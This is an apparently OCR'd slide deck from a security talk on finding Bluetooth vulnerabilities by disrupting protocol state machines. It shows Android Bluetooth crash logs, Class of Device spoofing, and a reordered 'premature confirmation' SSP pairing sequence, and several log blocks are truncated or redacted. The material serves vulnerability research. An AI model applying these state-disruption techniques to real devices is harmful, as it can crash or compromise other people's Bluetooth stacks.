fe[redacted]K] r-xVr-x SM=COW  ... this process\n--->  GAP OF[redacted]YTES\n      unused shlib __TEXT          [redacted]0K] r--Vrw- SM=COW  ... this process",
"isCorpse" : 1,
"[redacted]24],"type":"EXC_BAD_ACCESS","signal":"SIGSEGV",[redacted]"},
"termination" : {"flags":1024,"code":11,"namespace":"SIGNAL","indicator":"Segmentation fault: 11","byProc":"exc handler","byPid":310},
"[redacted]             START - END      [ VSIZE] PRT\/MAX SHRMOD  REGION D
[redacted] 444K] r-xVr-x SM=COW  ... this process\n--->  GAP OF[redacted]YTES\n      unused shlib __TEXT          [redacted]r--Vrw- SM=COW  ... this process",
"faultingThread" : 3,
```

Disrupting the state machine to discover new Bluetooth vulnerabilities



```
07-25 16:48:21.877  8247  8247 F DEBUG   : Revision: '0'
07-25 16:48:21.877  8247  8247 F DEBUG   : ABI: 'arm64'
07-25 16:48:21.878  8247  8247 F DEBUG   : Timestamp: 2024-07-25 16:48:21+0800
07-25 16:48:21.878  8247  8247 F DEBUG   : pid: 30577, tid: 30656, name: bt_hci_thread  >>> com.android.bluetooth <<<
07-25 16:48:21.878  8247  8247 F DEBUG   : uid: 1002
07-25 16:48:21.878  8247  8247 F DEBUG   : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr --------
07-25 16:48:21.878  8247  8247 F DEBUG   :     x0  0000000000000000  x1  00000000000077c0  x2  0000000000000006  x3  0000007652575520
07-25 16:48:21.878  8247  8247 F DEBUG   :     x4  53736d647543ff6f  x5  53736d647543ff6f  x6  53736d647543ff6f  x7  7f7f7f7f7f7f7f7f
07-25 16:48:21.878  8247  8247 F DEBUG   :     x8  00000000000000f0  x9  982f6af2b61cd630  x10 0000000000000000  x11 ffffffc0fffffbdf
07-25 16:48:21.878  8247  8247 F DEBUG   :     x12 0000000000000001  x13 0000000000000034  x14 002d28d6f857981b  x15 0000000034155555
07-25 16:48:21.878  8247  8247 F DEBUG   :     x16 00000079bb13fc80  x17 00000079bb1219f0  x18 0000007651c6e030  x19 0000000000007771
07-25 16:48:21.878  8247  8247 F DEBUG   :     x20 00000000000077c0  x21 00000000ffffffff  x22 0000007652576000  x23 00000076640b67b0
07-25 16:48:21.878  8247  8247 F DEBUG   :     x24 0000000000000001  x25 0000007652575cc0  x26 0000007652575ff8  x27 00000000000fc000
07-25 16:48:21.878  8247  8247 F DEBUG   :     x28 000000765247d000  x29 00000076525755a0
07-25 16:48:21.878  8247  8247 F DEBUG   :     lr  00000079bb0d5420  sp  0000007652575500  pc  00000079bb0d544c  pst 0000000000000000
07-25 16:48:21.951  8247  8247 F DEBUG   : backtrace:
```

```
10-01 01:53:17.420 12789 12789 F DEBUG   : Revision: '0'
10-01 01:53:17.420 12789 12789 F DEBUG   : ABI: 'arm64'
10-01 01:53:17.420 12789 12789 F DEBUG   : Timestamp: 2024-10-01 01:53:15.530682377+0800
10-01 01:53:17.420 12789 12789 F DEBUG   : Process uptime: 0s
10-01 01:53:17.421 12789 12789 F DEBUG   : Cmdline: com.android.bluetooth
10-01 01:53:17.421 12789 12789 F DEBUG   : pid: 11102, tid: 11136, name: gd_stack_thread  >>> com.android.bluetooth <<<
10-01 01:53:17.421 12789 12789 F DEBUG   : uid: 1002
10-01 01:53:17.421 12789 12789 F DEBUG   : tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
10-01 01:53:17.421 12789 12789 F DEBUG   : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr --------
10-01 01:53:17.421 12789 12789 F DEBUG   : Abort message: 'assertion 'false' failed - Done waiting for debug informa
10-01 01:53:17.421 12789 12789 F DEBUG   :     x0  0000000000000000  x1  0000000000002b80  x2  0000000000000006  x3
10-01 01:53:17.421 12789 12789 F DEBUG   :     x4  1f646d6e431f2c1f  x5  1f646d6e431f2c1f  x6  1f646d6e431f2c1f  x7
10-01 01:53:17.421 12789 1278
10-01 01:53:17.421 12789 1278
10-01 01:53:17.421 12789 1278
10-01 01:53:17.421 12789 1278
10-01 01:53:17.421 12789 1278
10-01 01:53:17.421 12789 1278
10-01 01:53:17.421 12789 1278
10-01 01:53:17.421 12789 1278
10-01 01:53:17.422 12789 1278
10-01 01:53:17.422 12789 1278
10-01 01:53:17.422 12789 1278
6f67f69ff36b970d0b831cfdab3b5
10-01 01:53:17.422 12789 1278
10-01 01:53:17.422 12789 1278
10-01 01:53:17.422 12789 1278
10-01 01:53:17.422 12789 1278
10-01 01:53:17.422 12789 1278
10-01 01:53:17.422 12789 1278
std::__1::default_delete<std:
10-01 01:53:17.422 12789 12789 F DEBUG   :       #09 pc 00000000000d6e3c  /apex/com.android.runtime/lib64/bionic/lib
10-01 01:53:17.422 12789 12789 F DEBUG   :       #10 pc 000000000006ab00  /apex/com.android.runtime/lib64/bionic/lib
```


```
[redacted]
                                  : 2023-08-22 14:49:32+08(
       F DEBUG    : pid: [redacted], tid: 29311, name: btu
29367  F DEBUG    : uid: [redacted]
29367  F DEBUG    : signal [redacted] (SIGABRT), code -1 (SI_QUEUE
29367  F DEBUG    : Abort message: 'ubsan: out-of-bounds
29367  F DEBUG    :     x0  [redacted]    x1  [redacted]
[redacted]
```

```
08-04 19:09:41.720 28889 28889 E BluetoothPhonePolicy: Received unexpected intent, action=android.bluetooth.device.action.ACL_CONNECTED
08-04 19:09:41.838 28889 28921 I bt_btif_dm: get_cod remote_cod = 0x000c010c
08-04 19:09:41.838 28889 28921 I bt_btif_dm: get_cod remote_cod = 0x000c010c
08-04 19:09:41.840 28889 28932 I BluetoothBondStateMachine: Entering PendingCommandState State
08-04 19:09:42.240 28889 28921 I bt_btif_dm: get_cod remote_cod = 0x000c010c
08-04 19:09:42.241 28889 28921 E bt_stack: [ERROR:metric_id_allocator.cc(181)] BluetoothMetricIdAllocatorFailed to forget device because device is not in
paired_device_cache_
08-04 19:09:42.244 28889 28[redacted]
08-04 19:09:42.247 28889 28932 [redacted]
08-04 19:09:42.247 28889 2[redacted]
08-04 19:09:42.247 28889 28[redacted]
08-04 19:09:42.247 28889 289[redacted]
08-04 19:09:42.269 28889 [redacted]
08-04 19:09:42.272 28889 2[redacted] bt_stack: [INFO:btsnoop.cc(289)] whitelist_l2c_channel: Whitelisting [redacted] channel. conn_handle=50 cid=0x0040:0x0040
08-04 19:09:42.316 28889 28944 I bt_stack: [INFO:connection_handler.cc(380)] void bluetooth::avrcp::ConnectionHandler::AcceptorControlCb(uint8_t, uint8_t,
 uint16_t, const RawAddress *): Connection Opened Event
08-04 19:09:42.317 28889 28944 I bt_stack: [INFO:connection_handler.cc(211)] virtual bool bluetooth::avrcp::ConnectionHandler::SdpLookup(const RawAddress
[redacted]
08-04 19:0[redacted]
wAddress &): handle=0x01 status= 000000
08-04 19:09:52.536 28889 32698 I droid.bluetoot: Starting a blocking GC NativeAlloc
08-04 19:09:53.117 28889 32698 I AppScanStats: BLE_SCAN_RESULT_RECEIVED[6]noteBleScanResults=0
08-04 19:09:53.117 28889 32698 I AppScanStats: BLE_SCAN_STATE_CHANGED[6]noteBleScanStopped=false
08-04 19:09:53.119 28889 32698 E AudioSystem: onAudioOutputDeviceChanged (2, 2)
08-04 19:09:54.855 28889 32698 E AudioSystem: onAudioOutputDeviceChanged (0, 2)
08-04 19:10:02.918 28889 28889 I ActivityThread: Removing dead content provider:android.content.ContentProviderProxy@1617aa
08-04 19:10:13.429  1191  3966 I ActivityManager: Process com.android.bluetooth (pid 28889) has died: psvc PER
```

```
Revision: '0'
ABI: 'arm64'
Timestamp: 2023-09-01 15:24:04+0800
pid: 1226, tid: 1305, name: droid.bluetooth  >>> com.android.bluetooth <<<
uid: 1002
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x0
Cause: null pointer dereference
    x0  0000000000000000  x1  000000000000000f  x2  b400007854339ab0  x3  0000000000000010
    x4  b400007854339ac0  x5  0000000000000002  x6  00000000ffffffff  x7  00000077db558839
    x8  0000000000000001  x9  0000000000000000  x10 000000002bc93534  x11 0000000054339ac0
    x12 000000008c22d80c  x13 b400007864380c18  x14 ffffffffffffffdf  x15 000000001a1f5e40
    x16 00000077db81d218  x17 00000077db7a9a90  x18 00000077d9e0c000  x19 b4000078a432b070
    x20 b40000786437b260  x21 b40000787435e0e8  x22 b400007854339ab0  x23 000000000000000c
    x24 b40000787435e0e6  x25 0000000000000000  x26 000000000000000e  x27 0000000000000001
    x28 00000077db82c000  x29 00000077db558b50
    lr  00000077db7ab684  sp  00000077db558b50  pc  00000077db7ab6c8  pst 0000000060000000
backtrace:
      #00 pc 000000000010d6c8  /system/lib64/libbrtsdk.so (AVDTP_DelayReport_Ind+144) (BuildId: 98fa8e78291628587d0804f42a442a9b)
      #01 pc 000000000010a22c  /system/lib64/libbrtsdk.so (AVDTP_SignalMsg_Received+140) (BuildId: 98fa8e78291628587d0804f42a442a9b)
      #02 pc 0000000000109da4  /system/lib64/libbrtsdk.so (AVDTPC_L2CAPData_Ind+88) (BuildId: 98fa8e78291628587d0804f42a442a9b)
      #03 pc 00000000000da234  /system/lib64/libbrtsdk.so (ScheduleLoop+360) (BuildId: 98fa8e78291628587d0804f42a442a9b)
      #04 pc 00000000000d4598  /system/lib64/libbrtsdk.so (porting_thread_proc+12) (BuildId: 98fa8e78291628587d0804f42a442a9b)
      #05 pc 00000000000afecc  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+64) (BuildId: 8d0a10271eef02de6c3
      #06 pc 0000000000050408  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+64) (BuildId: 8d0a10271eef02de6c33b788fec2
```

Disrupting the state machine to discover new Bluetooth vulnerabilities


Interesting finding-COD



Bluetooth Class of Device/Service (CoD) Generato

# Major Service Class
- ☑ Limited Discoverable Mode
- □ Positioning (location identification
- □ Networking (LAN, Ad hoc etc)
- □ Rendering (printing, speaker etc)
- □ Capturing (scanner, microphone etc)
- □ Object Transfer (v-inbox, v-folder etc)
- □ Audio (speaker, microphone, headset service etc)

# Minor Device Class
- □ Uncategorized, code for device not assigned
- □ Desktop workstation
- ☑ Server-class computer
- □ Laptop
- □ Handheld PC/PDA (clam shell)
- □ Palm sized PC/PDA
- □ Wearable computer (watch sized)



```
Class: 0x7c010c
Service Classes: Rendering, Capturing, Object Transfer, Audio, Telephony
```

Layer / Aspect	Influenced by CoD?	Explanation
Baseband / LMP	✗No	Fundamental signaling unaffected
L2CAP / RFCOMM	✗No	Logical channels unaffected
SDP	⚠ Partially	SDP might include/exclude services based on CoD
Profiles / Apps	⚠ Yes (indirectly)	Applications may filter interactions


1.Role of Class of Device (CoD)

➢**Discovery and Filtering: The CoD is primarily utilized during device discovery and inquiry phases, enabling other devices to identify compatible peers quickly and efficiently.**

2.Influence on Protocol State Machines?

Disrupting the state machine to discover new Bluetooth vulnerabilities

The impact of SSP and authentication on the state



Normal state machine

Local_Device — Remote_Device

- Create Connection Request (via HCI)
- Connection Complete Response
- Authentication Request
- Authentication Response
- IO Capability Request
- IO Capability Request Reply Command (OGF=0x01, OCF=0x2B)
- Command Complete (with Opcode)
- User Confirmation Request Event (0x33)
- User Confirmation Request Reply Command (OGF=0x01, OCF=0x2C)
- Command Complete (with Opcode)
- Simple Pairing Complete Event

Local_Device — Remote_Device

Premature Confirmation


Abnormal state machine

Local_Device — Remote_Device

- Create Connection Request (via HCI)
- Connection Complete Response
- Authentication Request
- Authentication Response
- IO Capability Request
- IO Capability Request Reply Command (OGF=0x01, OCF=0x2B)
- Command Complete (with Opcode)
- Premature action triggered here
- User Confirmation Request Reply Command (OGF=0x01, OCF=0x2C)
- User Confirmation Request Event (0x33)
- Command Complete (with Opcode)
- Simple Pairing Complete Event

Local_Device — Remote_Device

Demo


18:09
Available Device
Pixel 3
小米fuzz
APPS
All MENU
1:28
与新设备配对
可用的设备
DESKTOP-I8F2AKJ
MDB60FFFC542AEF8E
小米fuzz
刘建勋的MacBook Pro (2)
ELK-BLEDOM
Pixel 6
lck1_7F386381AF29
Mitsubishi Motors Bluetooth
手机的蓝牙地址：3C:28:6D:29:5A:A0

Disrupting the state machine to discover new Bluetooth vulnerabilities

Summary

- ➢ **State Stripping and Reassembly** are indispensable future key technologies for protocol vulnerability mining.
- ➢ **More approaches can be explored**, such as manipulating protocol fragmentation and injecting spoofed timing sequences.
- ➢ **When disrupting state**, it can be combined with TLV (Type-Length-Value) structure modifications for enhanced exploitation.

Test more protocols

Question?

Thank You

https://www.gysecurity.cn/

中科固源
SOURCEGUARD